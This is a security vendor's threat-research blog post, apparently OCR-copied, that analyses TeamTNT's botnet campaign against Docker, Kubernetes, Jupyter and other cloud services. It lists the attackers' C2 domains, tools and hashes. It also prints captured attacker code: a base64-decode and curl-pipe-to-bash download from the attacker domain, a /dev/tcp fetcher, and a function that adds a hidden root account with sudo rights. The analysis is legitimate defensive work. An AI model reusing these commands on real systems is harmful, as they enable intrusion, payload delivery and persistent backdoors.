
TeamTNT Reemerged with New Aggressive Cloud Campaign

aquasec.com/blog/teamtnt-reemerged-with-new-aggressive-cloud-campaign/

July 13, 2023



In part one of this two-part blog series, titled The Anatomy of Silentbob's Cloud Attack we provided an overview of the preliminary stages of an aggressive botnet campaign that aimed at cloud native environments. This post will dive into the full extent of the campaign and provide a more comprehensive exploration of an extensive botnet infestation campaign.

The botnet run by TeamTNT has set its sights on Docker and Kubernetes environments, Redis servers, Postgres databases, Hadoop clusters, Tomcat and Nginx servers, Weave Scope, SSH, and Jupyter applications.

During our research, Aqua Nautilus managed to access TeamTNT's Command and Control (C2) server, a move that enabled us to collect invaluable intelligence about the victims, the targeted environments, the arsenal at the attacker's disposal, and the tactics employed in this campaign.

Based on our research, we have discerned that this botnet perpetually scans the entirety of the internet. Consequently, every IP address undergoes a scan at least once every hour. We discovered that the rate of infection is fairly rapid, with a minimum of two new victims emerging every hour.

The infrastructure

We recently uncovered an emerging campaign that is targeting exposed Docker APIs and JupyterLab instances. Upon further investigation of the infrastructure, we found evidence of a broader campaign orchestrated by TeamTNT.

Made with Flourish

Figure 1 – Interactive attack graph, you can control the attack graph by choosing specific elements in the attack

The IP address `45[.]9[.]148[.]108` is registered to NiceIT-NL, a company that provides domain names and web hosting services. In many cases, a single server is shared by multiple customers, making it challenging to link malicious activity to a specific entity from an external viewpoint.

However, despite these challenges, we managed to trace a significant amount of activity related to TeamTNT back to this IP address.

Figure 2 – Interactive Virus Total graph of the C2 server of TeamTNT

As illustrated in Figure 2 above, the subdomains on the AnonDNS website, are associated with TeamTNT. They all point to the same cloud native campaign, which aims to infect systems with their cloud worm.

So far, we have identified the following subdomains involved in this campaign:

- `http[:]//silentbob[.]anondns[.]net`
- `http[:]//everlost[.]anondns[.]net`
- `http[:]//everfound[.]anondns[.]net`
- `http[:]//ap-northeast-1[.]compute[.]internal[.]anondns[.]net`

The trend in activity strongly suggests that TeamTNT is still in the process of building, refining, and preparing their campaign.




Figure 3 – DNS queries trend taken from our honeypots

TeamTNT's toolbox

The following are files that TeamTNT deposited on our diverse array of honeypots during the execution of their campaign.

Name	Type	MD5	Description
priv8.sh	shell script	cc61a23b635405c4b2f2f6dd1893ac7b	changes iptables
data.sh	shell script	5d4f7c74b2d89377a1c0fe1a4db15779	Discovery tool
aws.sh	shell script	99f0102d673423c920af1abc22f66d4e	Credentials stealer
grab.sh	shell script	5daace86b5e947e8b87d8a00a11bc3c5	Credentials stealer
clean.sh	shell script	7044a31e9cd7fdbf10e6beba08c78c6b	Remove cron, cleans bad tools
curl.sh	shell script	fb88d462dba2d9c51fbbf034d1c28ea6	Deploys curl to allow downloading payloads
int.sh	shell script	cfb6d7788c94857ac5e9899a70c710b6	Download tools and deploy backdoors

pacu.sh	shell script	e9be1816a7814acd5fe0b124ecb5bf08	Deploys Pacu – a Python AWS exploitation package
scan.sh	shell script	c1a0f9d67c47ae5d7a34a63d5f1cf159	Deploys scanner on infected hosts
scope.sh	shell script	a827e07bd36e1e7c258fb27a18029e7a	Deploys Weave Scope on infected k8s clusters
secure.sh	shell script	a579ab8b4f5ffc0c1a82ba818621eced	Deploys various Linux tools
user.sh	shell script	92d6cc158608bcec74cf9856ab6c94e5	Deploys SSH backdoor
run.sh	shell script		Deploys malware and worm
kube.sh	shell script	5dad05ea17d53edb43aa273654db7378	Secret theft from k8s environments
kubew.sh	shell script	ff43150d9ae2f906be4ac3911dd8da0d	Deploys Gsocket backdoor
ngrok.sh	shell script	f3d2a7861b25cb92541c066650ddee3f	Deploys Ngrok backdoor
b.sh	shell script	f60b75ddeaf9703277bb2dc36c0f114b	Contains various other scripts to deploy malware and backdoors
gscat.sh	shell script	f474ef57b8d4c767273927120e1c9b90	Deploys Gsocket backdoor
x3c.sh	shell script	92307435bfac8498bc03fd9370c9d1cd	Deploys cryptominer and rootkit to hide it
tmate.sh	shell script	f13b8eedde794e2a9a1e87c3a2b79bf4	Deploys a backdoor
aws.meta.sh	shell script	575ca10c3fb2adeb766cae815090f5ef	Stealing AWS credentials by exploiting the meta-data server
peirates.sh	shell script	519f86ac6c71c736fdadbb7ff37b6c2d	A k8s pen test tool
gscat.php	php script	3da71d66e91ebe0876d2fa451fe27e95	Deploys Gsocket backdoor

a	binary	87c8423e0815d6467656093bff9aa193	Tsunami malware
zgrab	binary	26c8f6597826fbdebb5df4cd8cd34663	Scanning tool
scan	binary	203fe39ff0e59d683b36d056ad64277b	Scanning tool
chmod	binary	c77cbb5879170acbf6018ee2e141cc7e	Linux tool
charattr	binary	2044446e6832577a262070806e9bf22c	Linux tool
xmrig	binary	4dc1884527550dc27bd5dfc54b9ae433	Cryptominer
ngrok	binary	cc7f8017eebb512b17aa08d09b45b3e9	Linux tool
tmate	binary	4061502ba7be7db37d0cd9bc224b1027	Linux tool – allow opening backdoors
1.0.4.tar.gz	TAR file	b66fe14854d5c569a79f7b3df93d3191	TAR file – contains masscan

Mind that all the above mentioned artifacts were uploaded to VirusTotal.

The targeted environments

The following are the targeted environments as identified in the scripts, as well as from observed attacks against our honeypots and actual organizations:

Name	Description
Kubernetes clusters	TeamTNT is looking for misconfigured API servers, etcd and kubelet APIs, trying to extract secrets from the API server, list the content of etcd and list running pods via kubelet API.
Docker API	TeamTNT is looking for misconfigured Docker API that allows access and code execution to everyone. They are often running malicious containers they host on Docker Hub or vanilla containers such as alpine:latest and add malicious commands
Weave Scope	TeamTNT is looking for Weave scope instances with no authentication and exploit these k8s dashboards to get shell access and run malicious code
JupyterLab and Jupyter Notebook	TeamTNT is looking for Juypter (lab and notebook) instances with no authentication and exploit these services to get shell access and run malicious code
Redis servers	We’ve seen indications in the IRC channel that Redis servers were infected, we’re not sure regarding this attack vector by TeamTNT. In general, exposed Redis servers can be exploited by various vulnerabilities and misconfigurations

Hadoop	We've seen actual attacks against Hadoop services. We're still investigating this attack vector and aren't sure how this attack vector is exploited by TeamTNT. In general, Hadoop clusters can be exploited by various vulnerabilities and misconfigurations

We also saw some tests made with various vulnerabilities and misconfigurations in applications and environments such as Tomcat, Nginx, add ssh access.

Exploiting public container registries to deploy malware

TeamTNT is recognized for utilizing Docker Hub's public registry to distribute their malware. Our Team Nautilus frequently reports to Docker Hub about malicious activities occurring on their public registry. The following container images were used in this current campaign:

Name	Description
shanidmk/jltest2:latest	Scan for Jupyter Lab instances
shanidmk/jltest:latest	Stores a compiled Zgrab
shanidmk/sysapp:latest	Docker scan and infect with Tsunami malware and cryptominer
shanidmk/blob:latest	Docker scan and infect with Tsunami malware and cryptominer
524470869/dasd:latest	Docker scan and infect with Tsunami malware and cryptominer
524470869/dscan:latest	Docker scan and infect with Tsunami malware and cryptominer

We notified Docker Hub about these malicious users and container images.

The scanning mechanism

Each target in this campaign is infected with malware and runs a worm script that operates in three stages:

1. Scanning the internet for potential victims.
2. Infecting the newly identified victims with the malware and worm (example can be seen in the technique section below).
3. Reporting back to the Command and Control (C2) server about the compromised victims. Figure 4 – Scanning operation of TeamTNT's botnet.

Figure 4 – Scanning operation of TeamTNT's botnet

This botnet is notably aggressive, rapidly proliferating across the cloud and targeting a wide array of services and applications within the Software Development Life Cycle (SDLC). It operates at an impressive speed, demonstrating remarkable scanning capability.

The botnet is designed to communicate with a central C2 server to determine the next range of IP addresses to scan. Each compromised system, or ‘victim’, involved in scanning the internet, queries the C2 server to receive a number between 1 and 255. This number corresponds to the first octet of the IP range in a /8 CIDR block, which encompasses approximately 17 million IP addresses.

In our experiment, we observed that each number (1-255) in the first octet is selected six times per minute. This suggests that for each number in the first octet, there are six compromised servers scanning the internet for vulnerable targets every minute.

Using Masscan, a tool renowned for its high-speed scanning capabilities, we estimate that a /8 CIDR range can be scanned within three minutes for a specific port. Based on these calculations, we estimate that each IP address is scanned approximately once every 30 seconds. This level of scanning frequency is truly remarkable.

To validate our hypothesis, we examined a dedicated honeypot and observed a significant increase in Docker API scanning activity, while the scanning frequency of other ports remained consistent. Over a two-week period, we recorded 440 scans, suggesting that each IP address worldwide is scanned approximately 1.3 times per hour. Despite being more moderate than some estimates, this frequency still represents a significant volume of scanning activity.

In the eye of a Tsunami


Over the years, TeamTNT has consistently used Tsunami malware as part of their tactics, techniques, and procedures (TTPs), and this campaign is no exception. Tsunami is a type of malware, specifically a botnet, that primarily targets Linux systems.

A key feature of Tsunami is its ability to connect to a Command and Control (C2) server using the Internet Relay Chat (IRC) protocol. This server is used to control the botnet, issuing commands to the infected systems. The C2 server operates through IRC channels, functioning like chat rooms on the IRC network. Each infected system joins a specific channel on the IRC server, where it waits for commands.

These commands can instruct the botnet to download additional malware or perform other malicious activities, effectively transforming the infected system into a backdoor for various nefarious purposes.

Tsunami includes features to maintain its presence on the infected system, such as hiding its processes and files to avoid detection. It can also automatically reconnect to the C2 server if the connection is lost, ensuring sustained control over the compromised system.

By connecting to the IRC channel of TeamTNT's Tsunami malware, one can observe all the infected machines, the commands sent from the C2, and the targets.


mIRC
File View Favorites Tools Commands Window Help
the.sky.net [redacted]
#AWS
the.sky.net [redacted]
Channel: 1
#AWS
Status: [redacted] +i] on the.sky.net:8888 (00:07)
#AWS (the.sky.net [redacted] [37] [+m]

```
* Now talking in #AWS
* Looking up RSFX user info...
```

```
ILSI
IONXAQXD
IPNBGRLD
JKCZUEPC
MFMJBX
MQIBDN
MUWB
NBHLRBD
NQHKJ
NRAPXRTM
OHTG
QJVDJCU
RPBPPUKQ
RSFX
RXKJ
SFXUK
TFGT
TFVVM
TWOO
UUBRP
UXCV
VBGPQMI
WNDBGOPI
XKGYFJGK
ZESK
```

Figure 5 – Screenshot from the IRC channel #AWS used as Command and Control server

Over a span of 7 days, we observed 196 unique infected hosts. This equates to ~1.3 new victims every hour. Given that this campaign is aggressively scanning the internet for exposed Docker APIs, Jupyter Lab and Notebook instances, Redis servers, SSH connections, and Weave Scope applications, it can rapidly infect new hosts that are exposed even for a brief moment.


Made with Flourish

Understanding the techniques used by TeamTNT

In the following section, we delve into the various techniques that TeamTNT employs as part of their campaign.

Initial Access

In figure 6 below, you can see our Honeypots alert system indicates a malicious container deployed. You can see the vanilla image alpine:latest with a malicious command, mounting the '/host', decoding (base64) and running an encoded command and downloading aws.sh script from the C2 server.



Threat Intelligence 02/07 12:48

Honeypot Attack Alert

new attack artifact detected:


MountsSource	/
Image	alpine:latest
Cmd	chroot /host bash -c echo "IyEvYmluL2Jhc2gKZXhwb3J0IFBBVEg9JFBBVEg6L3Zhci9iaW46L2Jpbjovc2Jpbjov | base64 -d | bash ; curl -sLk http://silentbob.anondns.net/cmd/aws.sh | bash
Entrypoint	
[redacted]	[redacted]
DTA Customer	
DTA Scan ID	
Detection Category	New File
Detected Artifact	aws.sh

[redacted]

Figure 6: A screenshot taken from our honeypot's alert system

Execution

In terms of execution and the download command is a bash implementation used to download scripts and binaries from the C2 server. It receives an address, parses it, and downloads the available files




```
dload() {
  read proto server path <<< "${1//"/"/ }"
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80
  exec 3<>/dev/tcp/${HOST}/$PORT
  echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
  while IFS= read -r line ; do
      [[ "$line" == $'\r' ]] && break
  done <&3
  nul='\0'
  while IFS= read -d '' -r x || { nul=""; [ -n "$x" ]; }; do
      printf "%s$nul" "$x"
  done <&3
  exec 3>&-
}

if ! [ -f "/tmp/.curl" ]; then

CURLBIN=$(command -v curl)

if ! [ -z $CURLBIN ]; then
cp $CURLBIN /tmp/.curl
else
dload http://everlost.anondns.net/bin/curl-$(uname -m) > /tmp/.curl
chmod 755 /tmp/.curl
fi

fi
```

Figure 7: Execution examples

Persistence

We’ve seen 4 types of backdoors used by TeamTNT. The first one was by creating a new account by modifying the passwd, shadow and sudoers files. First the files’ permissions are modified so they can be modified. Next under the use system the data is inserted or modified.



```
function make_user_axx(){
chattr -ia / /etc/ /etc/passwd /etc/shadow /etc/sudoers 2>/dev/null
cat /etc/passwd 2>/dev/null 1>/dev/null | \
    grep "system:x:0:0:root:/home/qwerty:/bin/bash" 2>/dev/null 1>/dev/null || \
    echo "system:x:0:0:root:/home/qwerty:/bin/bash" >> /etc/passwd 2>/dev/null
cat /etc/shadow 2>/dev/null 1>/dev/null | \
    grep "system:$y$j9T$zQBcPAq.KpegKt1sZH5iS0$OqZR6dEFTcP/iloDQjCApw0fMy8nBzHLSBhWzO9KGL2:19522:0:99999:7:::" 2>/dev/null 1>/dev/null || \
    echo "system:$y$j9T$zQBcPAq.KpegKt1sZH5iS0$OqZR6dEFTcP/iloDQjCApw0fMy8nBzHLSBhWzO9KGL2:19522:0:99999:7:::" >> /etc/shadow 2>/dev/null
cat /etc/sudoers 2>/dev/null 1>/dev/null | \
    grep "system    ALL=(ALL:ALL) ALL" 2>/dev/null 1>/dev/null || \
    echo "system    ALL=(ALL:ALL) ALL" >> /etc/sudoers 2>/dev/null
chattr +ia /etc/passwd /etc/shadow /etc/sudoers 2>/dev/null
}
```

Figure 8: the make_user_axx() function which creates new users

